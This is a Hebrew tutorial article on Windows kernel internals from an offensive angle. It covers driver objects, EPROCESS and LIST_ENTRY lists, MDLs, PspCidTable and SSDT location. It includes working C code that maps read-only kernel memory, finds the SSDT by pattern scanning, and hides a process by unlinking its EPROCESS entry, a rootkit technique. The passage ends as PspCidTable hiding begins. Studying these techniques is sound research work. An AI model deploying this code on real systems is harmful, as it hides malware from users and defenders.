


Windows Kernel ממבט התקפי

מאת שי גילת

הקדמה

בשנים האחרונות הפופולאריות של ענפי הנדסת התוכנה ומדעי המחשב השונים עלתה בצורה חדה, ולרוב הענפים כבר קיימת דוקומנטציה מעמיקה, עם קבוצות של אנשים מנוסים שמוכנים ללמד אחרים ולהביא מסגרת נוחה ללמידה, אך לא כל התחומים נראים כך.

תחום הפיתוח והמחקר הקרנלי ב-Windows הוא אחד מהם מסיבות הגיוניות: מערכת ההפעלה הסגורה והחבויה מהמפתחים, הקושי במציאת תיעודים מתאימים והמורכבות של פעילות נורמאלית בקרנל.

במאמר זה אני הולך לנתח מנגנונים ומבני נתונים שונים בקרנל בצורה שמתאימה גם לאנשים שרק נכנסים לתחום, ולאחר מכן אני אציג שימושים פרקטיים שיכולים להיות לטכנולוגיות האלו עבור תוקף שרוצה לנצל לרעה את המערכת או להשיג מטרה זדונית כלשהי. אך לפני שאני מתחיל את המאמר, יש כמה דברים חשובים שצריך לציין:

- במאמר זה אני לא אתייחס להגנות השונות על ה-Windows Kernel, לדוגמא: PatchGuard או HyperGuard. ניתן לכתוב על הגנות אלו מאמר בפני עצמו ולכן אני לא אכנס אליהן.
- למרות שאין צורך משמעותי לידע מקדים עבור קריאת המאמר, יעזור מאוד להבין איך מושגים שונים בנושא מערכות ההפעלה פועלים, כגון Drivers, Kernel Mode/User Mode, Protection Rings וכו'.
- יש מבנים וטכנולוגיות שאני אזכיר במאמר אך לא אתעמק בהם בצורה משמעותית, לכן אני אשאיר (למטה) קישורים למאמרים ומקורות איכותיים שיכולים לעזור להבין את המושגים האלו בצורה טובה.
- חלק מהמבנים והטכנולוגיות תלויות גרסה, במאמר זה אתייחס ל-Windows10 21/22h2 64 ביט.

דרך פעילות הדרייבר

לפני הכניסה לקרנל עצמו אני אעבור בקצרה על צורת הפעילות של דרייבר ל-Windows. דרייבר הוא בעצם קובץ הרצה מפורמט PE שמותאם לרוץ כחלק מהקרנל. בצורה דומה לקובץ exe, לדרייבר יש מאפיינים ידועים מראש כמו ה-entry point שלו (נקרא בדרך כלל DriverEntry) והספריות המקושרות אליו.

ה-extension ברירת המחדל של קובץ דרייבר היא sys, וכמו תוכנת exe יש לו גם קובץ pdb מתאים שכולל את ה-symbols של הדרייבר. כידוע למי שהתעסק עם דרייברים ב-Windows, פעולת ה-DriverEntry שנקראת לאחר הטענת הדרייבר לזכרון נראת כך:

```
extern "C" NTSTATUS DriverEntry(_In_ PDRIVER_OBJECT DriverObject,
    _In_ PUNICODE_STRING RegistryPath) {

    // DriverEntry content is here
    return STATUS_SUCCESS;
}
```

מאפיינים של הפעולה:

- הערך המוחזר מהפעולה הוא מטיפוס NTSTATUS, טיפוס זה הוא פשוט typedef של DWORD וכל הערכים האפשריים שלו, כגון STATUS_SUCCESS (הפעולה הצליחה), הם macro-ים שמוגדרים בקבצי ה-header של Windows
- הפרמטר הראשון של הפעולה הוא האובייקט שמייצג את הדרייבר שלנו במערכת ההפעלה. אפשר לחשוב על האובייקט הזה כמו דף מידע על הדרייבר. ה-struct המלא נמצא כאן:

```
typedef struct _DRIVER_OBJECT {
    CSHORT             Type;
    CSHORT             Size;
    PDEVICE_OBJECT     DeviceObject;
    ULONG              Flags;
    PVOID              DriverStart;
    ULONG              DriverSize;
    PVOID              DriverSection;
    PDRIVER_EXTENSION  DriverExtension;
    UNICODE_STRING     DriverName;
    PUNICODE_STRING    HardwareDatabase;
    PFAST_IO_DISPATCH  FastIoDispatch;
    PDRIVER_INITIALIZE DriverInit;
    PDRIVER_STARTIO    DriverStartIo;
    PDRIVER_UNLOAD     DriverUnload;
    PDRIVER_DISPATCH   MajorFunction[IRP_MJ_MAXIMUM_FUNCTION + 1];
} DRIVER_OBJECT, * PDRIVER_OBJECT;
```

ניתן לראות במבנה זה הגדרות חשובות של הדרייבר, כגון הפעולות שהדרייבר מוכן לעשות לפי בקשת קורא (MajorFunction table, אכנס אליו בצורה מעמיקה מאוחר יותר), שם הדרייבר, בסיס הדרייבר

בזכרון וגודל ה-image של הדרייבר, ופעולת ה-unload של הדרייבר שנקראת ברגע שנשלחת בקשה להוציא את הדרייבר מהזכרון (בדרך כלל משמשת לניקוי בריכות זכרון, שחרור אובייקטים וכו'):

- הפרמטר השני של הפעולה הוא המסלול ב-registry למפתח של הדרייבר. כמו כל service במערכת, גם דרייבר מוטען על ידי ה-service manager של Windows לפי המידע שמופיע עליו ב-registry. המסלול הזה יוביל למפתח של אותו דרייבר ברגיסטרי, שיראה בדרך כלל כך:

```
\Registry\Machine\System\CurrentControlSet\Services\DriverServiceName
```

מבנים (structs) חשובים בקרנל

יש כמה מבנים קריטיים בקרנל שבלעדיהם המערכת לא יכולה לפעול בצורה נורמאלית, והבנה שלהם יכולה לעזור לפתח ולחקור את הקרנל בצורה יותר טובה, בעיקר שמנסים לפתח כל סוג של נוזקה קרנלית.

LIST_ENTRY

מבנה זה משומש בכמות גדולה מהרשימות הפנימיות של הקרנל. הערכים ב-struct פשוטים מאוד - מצביע אחד ל-LIST_ENTRY שמייצג node קודם ומצביע שני ל-LIST_ENTRY שמייצג node הבא בתור:

```
typedef struct _LIST_ENTRY {
    struct _LIST_ENTRY *Flink;
    struct _LIST_ENTRY *Blink;
} LIST_ENTRY, *PLIST_ENTRY, PRLIST_ENTRY;
```

כחלק מהמבנה הבא אני אציג איך LIST_ENTRY מופיע כחלק ממבנים כדי לקשר בין instances בצורה של double linked list, אך בפועל יש attribute מסוים במבנה הגדול יותר מטיפוס LIST_ENTRY. כך כדי להגיע למבנה הגדול יותר מהרשימה נצטרך לדעת את ה-offset של אותו attribute מהתחלת המבנה.

משהו שחשוב לזכור על רשימות שמבוססות על המבנה הזה: בדרך כלל, המצביע לאובייקט הבא של האובייקט האחרון יהיה חזרה לאובייקט הראשון אז צריך לצפות לכך או שתווצר לולאה אין סופית ובסופו של דבר BSoD.

ETHREAD/EPROCESS

בקרנל של Windows יש שימוש ב-structs האלו כדי לייצג את התהליכים והתהליכונים הקיימים במערכת. ניתן למצוא תיעוד של המבנה המלא בעזרת פרויקטים כמו vergilius, reactOS או אפילו עם WinDBG.

על מנת לחסוך זמן השתמשתי ב-WinDBG כדי ליצור העתק משלי שנראה כך (אראה רק את החלק הראשון שלו בגלל שהוא מבנה גדול מאוד):

```
typedef struct _ACTEPROCESS {
    ACTKPROCESS Pcb;
    EX_PUSH_LOCK ProcessLock;
    PVOID UniqueProcessId;  // Process ID
    LIST_ENTRY ActiveProcessLinks;  // Link to the EPROCESS list
    EX_RUNDOWN_REF RundownProtect;
    UINT Flags2;
    /* ... */
    UINT Flags;
    /* ... */
    LARGE_INTEGER CreateTime;
    UINT64 ProcessQuotaUsage[2];
    UINT64 ProcessQuotaPeak[2];
    UINT64 PeakVirtualSize;
    UINT64 VirtualSize;
    LIST_ENTRY SessionProcessLinks;
    PVOID ExceptionPortData;  // also defined as UINT64 ExceptionPortValue;
    /* ... */
    EX_FAST_REF Token;
    UINT64 MmReserved;
```

כמובן שמבנה זה ספציפי לגרסת מערכת ההפעלה שאותה דיבגתי (במקרה זה: 21/22h2), אך המאפיינים החשובים של התהליך ושל הרשימה כולה, כגון UniqueProcessId/ActiveProcessLinks, נשארים קבועים לאורך כל הגרסאות. עוד ערך מרכזי במבנה שנשאר קבוע בין הגרסאות הוא process control block - pcb, זה עוד מבנה גדול בפני עצמו מטיפוס KPROCESS (גם ה-ETHREAD בנוי בצורה כזו). מבנה זה מכיל עוד ערכי בסיס שמאפיינים את התהליך וכך הוא נראה:

```
typedef struct _ACTKPROCESS {
    DISPATCHER_HEADER Header;
    LIST_ENTRY ProfileListHead;
    UINT64 DirectoryTableBase;
    LIST_ENTRY ThreadListHead;
    UINT ProcessLock;
    UINT ProcessTimerDelay;
    UINT64 DeepFreezeStartTime;
    KAFFINITY_EX Affinity;
    UINT64 AffinityPadding[12];
    LIST_ENTRY ReadyListHead;
    SINGLE_LIST_ENTRY SwapListEntry;
    KAFFINITY_EX ActiveProcessors;
    UINT64 ActiveProcessorsPadding[12];
    /* ... */
    int ProcessFlags;
    int ActiveGroupsMask;
    char BasePriority;
    char QuantumReset;
    char Visited;
    char Flags;
    USHORT ThreadSeed[20];
    USHORT ThreadSeedPadding[12];
    USHORT IdealProcessor[20];
    USHORT IdealProcessorPadding[12];
    USHORT IdealNode[20];
    USHORT IdealNodePadding[12];
    USHORT IdealGlobalNode;
    USHORT Spare1;
    KSTACK_COUNT StackCount;
    LIST_ENTRY ProcessListEntry;
    UINT64 CycleTime;
    UINT64 ContextSwitches;
    PVOID SchedulingGroup;
    UINT FreezeCount;
    UINT KernelTime;
    UINT UserTime;
    UINT ReadyTime;
    UINT64 UserDirectoryTableBase;
    UCHAR AddressPolicy;
    UCHAR Spare[71];
    PVOID InstrumentationCallback;
    PVOID SecureState;
    PVOID KernelWaitTime;
    PVOID UserWaitTime;
    UINT64 EndPadding[8];
} ACTKPROCESS, * PACTKPROCESS;
```

<u>ערכים חשובים:</u>

- **ThreadListHead**: רשימת ה-threads שרצים כחלק מהתהליך
- **ContextSwitch**: כמות ה-context switches שהתהליך ביצע
- **KernelTime**: זמן הריצה של התהליך ב-Kernel Mode (דרך קריאות מיוחדות של התהליך)
- **UserTime**: זמן הריצה של התהליך ב-User Mode

ה-ETHREAD בנוי בצורה דומה מאוד ל-EPROCESS ולכן לא אעמיק בהסברים וניתוחים של המבנה. גם ה-EHTREAD מתחיל במבנה KTHREAD שמגדיר עוד תכונות אפיון של התהליכון, גם לו יש קישור לרשימה של התהליכים מטיפוס LIST_ENTRY וגם לו יש מאפיינים נוספים כמו זמן יצירה.

עוד משהו שחשוב לציין: התהליך הראשון ברשימה (PID=0) מיוצא על ידי הקרנל, כך שמעבר על הרשימה פשוטה מאוד. המשתנה שמאוכלס עם המצביע לתהליך הראשון נקרא PsInitialSystemProcess והוא מוצהר בקובץ ntddk.h שמכיל הגדרות נוספות שרלוונטיות ל-Kernel Programming:

```
extern NTKERNELAPI PEPROCESS PsInitialSystemProcess;
```

Descriptor Module List (MDL):

לפי ההגדרה שנמצאת ב-Windows internals - "An MDL is a structure that represents informationfor a buffer in physical memory". כלומר: MDL נועד לתאר רצף כתובות בזיכרון הפיזי. יש מנעד שימושים ל-MDL, ובין היתר ניתן להשתמש בו לכתיבה\קריאה על כתובות פיזיות או אפילו כתיבה לזכרון שהוא read-only.

צורת השימוש ב-MDL (בדוגמא זו אני אתייחס לכתיבה לאזור זיכרון שהוא read-only):

1) תחילה, צריך להקצות זכרון עבור ה-MDL, כדי לעשות זאת יש פקודה מותאמת לכך: IoAllocateMdl. הפעולה מקבלת 5 פרמרטים, אך השניים הראשונים הכי חשובים - ה-base address של הזכרון הוירטואלי שרוצים לכתוב אליו והגודל של הזכרון מאותה כתובת. פעולה זו מקצה זכרון non-paged למבנה מתוך כלל ה-PTE-ים של המערכת

2) אחרי ההקצאה של המבנה עצמו, בשביל לעשות מניפולציה לזכרון יש צורך לנעול את הזכרון הנל כדי שלא יהיה ניתן לשחרר אותו או להקצות אותו למטרה אחרת. הפעולה שעושה זאת היא MmProbeAndLockPages. פעולה זו מקבלת את ה-MDL, את קונטקסט הגישה לזכרון (KernelMode או UserMode), ואת סוג המניפולציה הדרושה על הזכרון (זה פרמטר מתקיל, כי אם זה זכרון מערכת שאסור לשנות, סיפוק של IoWriteAccess יצור access violation, ולכן הכי בטוח לספק IoReadAccess ואחרי זה למפות את הזכרון ולשנות את המיפוי)

3) עכשיו יש לנו את האפשרות לעשות מניפולציה לזכרון בעזרת מיפוי הזכרון עם הרשאות מתאימות למטרה שלנו, ואת זה נעשה באמצעות הפעולה MmMapLockedPagesSpecifyCache, פעולה זו מקבלת כמה פרמטרים כמו ה-MDL של הזכרון למיפוי וקונטקסט הגישה לזכרון שציינתי לפני כן. לאחר המיפוי ניתן לשנות את סוג הגישה שניתן להשיג לזכרון בעזרת MmProtectMdlSystemAddress שמקבלת את ה-MDL ואת מאפיין הגישה האפשרית לזכרון, כגון PAGE_READWRITE

4) מפה ניתן להשתמש בזכרון כמו כל זכרון קרנלי רגיל למניפולציה עבור מטרות שונות, ולאחר השימוש מומלץ מאוד לשחרר את הזכרון ששומש בתהליך

תהליך השימוש המלא ב-MDL מודגם פה:

```
KernelModuleDescriptor = IoAllocateMdl(TrampolineSection,
    sizeof(DummyTrampoline), 0, 0, NULL);
MmProbeAndLockPages(KernelModuleDescriptor, KernelMode, IoReadAccess);
KernelMapping = MmMapLockedPagesSpecifyCache(KernelModuleDescriptor,
    KernelMode, MmCached, NULL, FALSE, NormalPagePriority);
Status = MmProtectMdlSystemAddress(KernelModuleDescriptor, PAGE_READWRITE);
// INSERT MANIPULATION HERE
MmUnmapLockedPages(KernelMapping, KernelModuleDescriptor);
MmUnlockPages(KernelModuleDescriptor);
IoFreeMdl(KernelModuleDescriptor);
```

PspCidTable

למרות שרשימת ה-EPROCESS-ים היא מבנה הנתונים המרכזי שמתאר את התהליכים במערכת Windows ושינוי שלה מספיק להחבאת תהליך, יש עוד מבני נתונים קריטיים לגישה לתהליכים כגון PspCidTable. מבנה הנתונים בעקרון מצביע ל-struct בשם HANDLE_TABLE שנראה כך:

```
typedef struct _HANDLE_TABLE {
   PVOID        p_hTable;
   PEPROCESS    QuotaProcess;
   PVOID        UniqueProcessId;
   EX_PUSH_LOCK HandleTableLock [4];
   LIST_ENTRY   HandleTableList;
   EX_PUSH_LOCK HandleContentionEvent;
   PHANDLE_TRACE_DEBUG_INFO DebugInfo;
   DWORD        ExtraInfoPages;
   DWORD        FirstFree;
   DWORD        LastFree;
   DWORD        NextHandleNeedingPool;
   DWORD        HandleCount;
   DWORD        Flags;
}
```

דרך מבנה הנתונים הזה ניתן לקבל את ה-EPROCESS של תהליך בעזרת שימוש ב-PID שלו בעזרת פעולות כמו PsLookupProcessByProcessId שמקבלת את מספר התהליך, מחפשת ב-PspCidTable את התהליך ומחזירה את ה-EPROCESS המתאים.

SSDT table

ה-system service descriptor table הוא מבנה נתונים שמכיל מצביעים לפעולות פנימיות בקרנל, אותן פעולות נקראות בהתאמה למספר הקריאה שמסופק בפקודת ה-syscall. במקרה ונרצה לקרוא ל-NtCreateFile נצטרך לבצע את פקודת ה-syscall עם מספר הקריאה המתאים לפעולה בגרסת הקרנל שלנו, ה-handler של קריאות המערכת יקבל את אותו מספר קריאה ויעשה resolve לכתובת של פעולת המערכת המתאימה בעזרת מספר הקריאה.

מציאת ה-SSDT היה יותר פשוט ב-32 ביט, כי אז הבסיס של הטבלה היה מיוצא על ידי הקרנל בדומה ל-EPROCESS של התהליך הראשון במערכת. אך עכשיו יש צורך למצוא את הבסיס של הטבלה בצורה ידנית, ואני עשיתי זאת בעזרת pattern scanning לפעולה שעושה reference לטבלה (הטבלה מאוחסנת במשתנה בשם KeServiceDescriptorTable).

מצאתי הסבר מעולה לשיטה בעמוד אחר שאקשר למטה, כך זה עובד:

64 - bit

On 64-bit however, it is not exported anymore. The only trick I know to go around it goes like this:

1. Get the address of nt!KeSystemCall64.
2. Increase that address until you hit a specific bytes sequence "0x4c/0x8d/0x15" - hitting it means that you are in the nt!KiSystemServiceRepeat which has the following definition.

```
0: kd> u nt!KiSystemServiceRepeat
nt!KiSystemServiceRepeat:
fffff806`2586b684 4c8d15f5f13800  lea     r10,[nt!KeServiceDescriptorTable (fffff806`25bfa880)]
fffff806`2586b68b 4c8d1dee723700  lea     r11,[nt!KeServiceDescriptorTableShadow (fffff806`25be2980)]
fffff806`2586b692 f7437880000000  test    dword ptr [rbx+78h],80h
fffff806`2586b699 7413            je      nt!KiSystemServiceRepeat+0x2a (fffff806`2586b6ae)
fffff806`2586b69b f7437800002000  test    dword ptr [rbx+78h],200000h
fffff806`2586b6a2 7407            je      nt!KiSystemServiceRepeat+0x27 (fffff806`2586b6ab)
fffff806`2586b6a4 4c8d1d55733700  lea     r11,[nt!KeServiceDescriptorTableFilter (fffff806`25be2a00)]
fffff806`2586b6ab 4d8bd3          mov     r10,r11
```

As you may see, this function is referring to the ServiceDescriptorTable.

3. Convert relative address absolute address.

Implementation


```
PULONGLONG GetSSDT()
{
        ULONGLONG  KiSystemCall64 = __readmsr(0xC0000082);      // Get the address of nt!KeSystemC
        ULONGLONG  KiSystemServiceRepeat = 0;
        INT32 Limit = 4096;

        for (int i = 0; i < Limit; i++) {                       // Increase that address until you
                if (*(PUINT8)(KiSystemCall64 + i)     == 0x4C
                 && *(PUINT8)(KiSystemCall64 + i + 1) == 0x8D
                 && *(PUINT8)(KiSystemCall64 + i + 2) == 0x15)
                {
                        KiSystemServiceRepeat = KiSystemCall64 + i;
                        DbgPrint("KiSystemCall64           %p \r\n", KiSystemCall64);
                        DbgPrint("KiSystemServiceRepeat    %p \r\n", KiSystemServiceRepeat);

                        // Convert relative address to absolute address
                        return (PULONGLONG)(*(PINT32)(KiSystemServiceRepeat + 3) + KiSystemService
                }
        }

        return 0;
}
```

מבנה הטבלה נראה כך:

```
typedef struct _SYSTEM_SERVICE_TABLE {
   PVOID ServiceTableBase;
   PVOID ServiceCounterTableBase;
   ULONG64 NumberOfServices;
   PVOID ParamTableBase;
} SYSTEM_SERVICE_TABLE, * PSYSTEM_SERVICE_TABLE;
```

מתוך המבנה של ה-SSDT table, ServiceTableBase הוא הפרמטר הכי חשוב לנו - זאת הרשימה של ה"כתובות" של פעולות המערכת. כדי לגשת לערכים הללו בקלות ניתן לעשות casting ל-PULONG (כל ערך בטבלה הוא בגודל 4 בתים).

ב-32 ביט, הערכים הללו היו פשוט הכתובות של הפעולה, אך ב-64 ביט שכתובת היא בגודל 64 ביטים, כדי למצוא את הכתובת האמיתית ב-system space ניקח את כתובת הבסיס של ה-SSDT שאליה התייחסנו לפני כן ונוסיף לה את הערך בגודל 4 בתים שכתוב במקום של הפונקציה בטבלה (relative offset, לפני ההוספה יש צורך לעשות shift right לערך 4 פעמים):



:IRP major function table

מי שהתעסק מעט עם דרייברים לפני כן כנראה מכיר את המונח IRP - input request packet, זה המבנה שבו מגיעים הפרמטרים לדרייברים קלאסיים. IRP מגיע לדרייבר בעקבות IOCTL שנשלח אליו - I/O Control. IOCTL נשלח לדרייבר בעזרת ה-DeviceIoControl winapi , דרך פעולה זו עוברים הפרמטרים לפעולת הדרייבר שממלאים את מבנה ה-IRP , כגון:

- **major function code** - אינדקס בתוך ה-IRP major table של הדרייבר, בדרך כלל IRP_MJ_DEVICE_CONTROL
- **IOCTL number** - ערך המתאר את סוג הפנייה לדרייבר, בקשה ספציפית מתוך הפעולה שמתבצעת ב-major function
- **I/O buffers**

IRP major tables הם הטבלאות שהדרייבר מאכלס בתוך ה-DriverEntry שלו. כפי שציינתי בהסבר על ה-DRIVER_OBJECT, הטבלה היא בעצם מערך של מצביעים בגודל קבוע של 28, שלכל אינדקס ברשימה הזו יש מטרה מסוימת בפעילות הדרייבר (פעולה מסוימת שהדרייבר מבצע במקרה שמגיעה בקשה כזו).

המטרה של כל אינדקס ברשימה מוגדרת בקובץ wdm.h בעזרת macro-ים שנראים כך:

```
#define IRP_MJ_CREATE                     0x00
#define IRP_MJ_CREATE_NAMED_PIPE          0x01
#define IRP_MJ_CLOSE                      0x02
#define IRP_MJ_READ                       0x03
#define IRP_MJ_WRITE                      0x04
#define IRP_MJ_QUERY_INFORMATION          0x05
#define IRP_MJ_SET_INFORMATION            0x06
#define IRP_MJ_QUERY_EA                   0x07
#define IRP_MJ_SET_EA                     0x08
#define IRP_MJ_FLUSH_BUFFERS              0x09
#define IRP_MJ_QUERY_VOLUME_INFORMATION 0x0a
#define IRP_MJ_SET_VOLUME_INFORMATION     0x0b
#define IRP_MJ_DIRECTORY_CONTROL          0x0c
#define IRP_MJ_FILE_SYSTEM_CONTROL        0x0d
#define IRP_MJ_DEVICE_CONTROL             0x0e
#define IRP_MJ_INTERNAL_DEVICE_CONTROL    0x0f
#define IRP_MJ_SHUTDOWN                   0x10
#define IRP_MJ_LOCK_CONTROL               0x11
#define IRP_MJ_CLEANUP                    0x12
#define IRP_MJ_CREATE_MAILSLOT            0x13
#define IRP_MJ_QUERY_SECURITY             0x14
#define IRP_MJ_SET_SECURITY               0x15
#define IRP_MJ_POWER                      0x16
#define IRP_MJ_SYSTEM_CONTROL             0x17
#define IRP_MJ_DEVICE_CHANGE              0x18
#define IRP_MJ_QUERY_QUOTA                0x19
#define IRP_MJ_SET_QUOTA                  0x1a
#define IRP_MJ_PNP                        0x1b
#define IRP_MJ_PNP_POWER                  IRP_MJ_PNP      // Obsolete....
#define IRP_MJ_MAXIMUM_FUNCTION           0x1b
```

DPC/APC

לפני שאני אכנס לשימוש של המבנים הקודמים ממבט התקפי, רציתי לציין את המנגנונים הללו. מנגנוני ה-APC וה-DPC לא רלוונטיים לניצול עבור מטרה זדונית, אך יש להם משמעות גדולה במערכת ההפעלה ויש להם שימושים רבים, הרבה מהם חשובים גם לתכנות קרנלי ב-Windows.

בקצרה, APC הוא רשימה של בקשות שתוכנות שונות שלחו לתהליך הנוכחי מרצון להריץ פקודות בקונטקסט של אותו תהליך, עם אותם משאבים, כאילו זה thread רגיל מאותו תהליך. בשלב מסוים בריצת התהליך מתבצעת בדיקה אם יש APC-ים שמחכים להרצה, ואם כן הם מורצים לפי סדר החשיבות שלהם ברשימה (יש שלושה סוגים מרכזיים ולכל אחד חשיבות שונה). השימוש הפרקטי שיכול להיות לזה הוא

לדברים כמו process injection או החזרת תשובה מדרייבר חזרה לתהליך רגיל בעזרת פעולות כמו KeStackAttachProcess. הרשימה הזו נמצאת בתוך ה-KTHREAD של התרד המסוים שמבקשים לרוץ בקונטקסט שלו תחת השם ApcState.

DPC הוא מנגנון מאוד דומה, רק ש-DPC נותן אפשרות להריץ פקודות על יחידת עיבוד ספציפית במעבד. כאן לכל יחידת עיבוד יש את רשימת ה-DPC משל עצמה והיא מטפלת בשלב מסוים ב-DPC-ים שמחכים לפי הסדר של הרשימה (היא גם כן ממוינת לפני חשיבויות). אני הולך לקשר למטה מאמר טוב, בנוסף להסבר נוסף שכתבתי על שני המנגנונים האלו שמתעמקים יותר.


וכעת - להתקפה!

אז אחרי שעברנו על המבנים והטכנולוגיות הרלוונטיות שחשוב להבין ב-Windows Kernel, אני הולך להראות איך יכול להעשות שימוש במנגנונים אלו על ידי תוקף עם מטרות זדוניות כדי להשיג מטרות כגון החבאת תהליכים, החבאת קבצים והחבאת תקשורת אינטרנטית עם המערכת המותקפת.

EPROCESS unlink

כפי שציינתי, ה-EPROCESS list היא הרשימה המרכזית של המערכת על התהליכים שרצים, וכדי להחביא תהליך במערכת מספיק רק לשנות את הערכים ב-LIST_ENTRY של התהליכים מסביב לתהליך שרוצים להחביא. האלגוריתמיקה בתהליך מאוד פשוטה: לחפש את התהליך שרוצים להחביא בעזרת מספר התהליך (PID), ברגע שמוצאים להשתמש ב-LIST_ENTRY של התהליך הקודם ולשנות את ערך ה-Flink למצביע של ה-LIST_ENTRY של התהליך הבא, וכך אותו דבר גם עם ה-Blink של התהליך הבא לתהליך הקודם.

התהליך נראה כך והמימוש שלו לא מאוד מורכב:



```
NTSTATUS process::DKHideProcess(ULONG64 ProcessId, BOOL IsStrict) {
    // Assumes: PID is validated and not 0 in the entry to this function
    // Note: PACTEPROCESS is a REd interpretation of PEPROCESS for offset resolving
    LIST_ENTRY* CurrentList = NULL;
    LIST_ENTRY* PreviousList = NULL;
    LIST_ENTRY* NextList = NULL;
    PACTEPROCESS CurrentProcess = (PACTEPROCESS)PsInitialSystemProcess;  // First process in list
    LIST_ENTRY* LastProcessFlink = &CurrentProcess->ActiveProcessLinks;  // Last process->first process

    // Move one process forward, no need to go over initial process:
    PreviousList = LastProcessFlink;
    CurrentList = PreviousList->Flink;
    CurrentProcess = (PACTEPROCESS)((ULONG64)CurrentList - offsetof(struct _ACTEPROCESS,
        ActiveProcessLinks));
    NextList = CurrentList->Flink;
    while (CurrentList != LastProcessFlink) {
        if ((ULONG64)CurrentProcess->UniqueProcessId == ProcessId) {

            // Current process ID = PID that was requested to be hidden:
            PreviousList->Flink = NextList;  // LastProcess -- (hidden not visible) -> NextProcess
            NextList->Blink = PreviousList;  // LastProcess <- (hidden not visible) -- NextProcess
            ProcessHide.AddToHidden((PEPROCESS)CurrentProcess);  // Add to documented list
            DbgPrintEx(0, 0, "KMDFdriver process - HideProcess(DKOM), Found process to hide (%llu)\n",
                ProcessId);
            CurrentList->Blink = CurrentList;
            CurrentList->Flink = CurrentList;
            return STATUS_SUCCESS;
        }

        // Move to the next process:
        PreviousList = CurrentList;
        CurrentList = NextList;
        NextList = CurrentList->Flink;
        CurrentProcess = (PACTEPROCESS)((ULONG64)CurrentList - offsetof(struct _ACTEPROCESS,
            ActiveProcessLinks));
    }
    DbgPrintEx(0, 0, "KMDFdriver process - HideProcess(DKOM), Did not find process to hide (%llu)\n",
        ProcessId);
    if (IsStrict) {
        return STATUS_NOT_FOUND;  // Returns error if process was not found
    }
    return STATUS_SUCCESS;
}
```

למרות היעילות של השיטה הזו, הסתמכות על מבנה נתונים אחד של הקרנל כדי להחביא תהליכים או כל אובייקט מערכת אחר זאת שיטה בעייתית: תמיד יכול להיות מבנה נתונים אחר שיוכל לחשוף אותך, ובמקרה זה המבנה יכול להיות ה-PspCidTable.

PspCidTable unlink

בדרך כלל נוזקות ינצלו רק את רשימת ה-EPROCESS-ים כדי להחביא תהליכים, וחיפוש פשוט ב-PspCidTable בעזרת הפעולה PsLookupProcessByProcessId יכול להעניק לדרייבר את ה-EPROCESS של התהליך ש"הוחבא". הדרך להחביא תהליך ב-PspCidTable יותר מורכבת מכמה סיבות:

1) כתובת ה-PspCidTable לא מיוצאת מהקרנל כמו התהליך הראשון ברשימת ה-EPROCESSES
2) פעולות כמו ExDestroyHandleA שיעזרו לנו להרוס את ה-handle לתהליך גם לא מיוצאות על ידי הקרנל

בגלל שהתהליך של ההחבאה, ממציאת כל הרכיבים ועד להחבאה עצמה, אני אקשר מאמר טוב שמסביר את כל התהליך, אך אני אסביר בקצרה את ההגיון בתהליך:

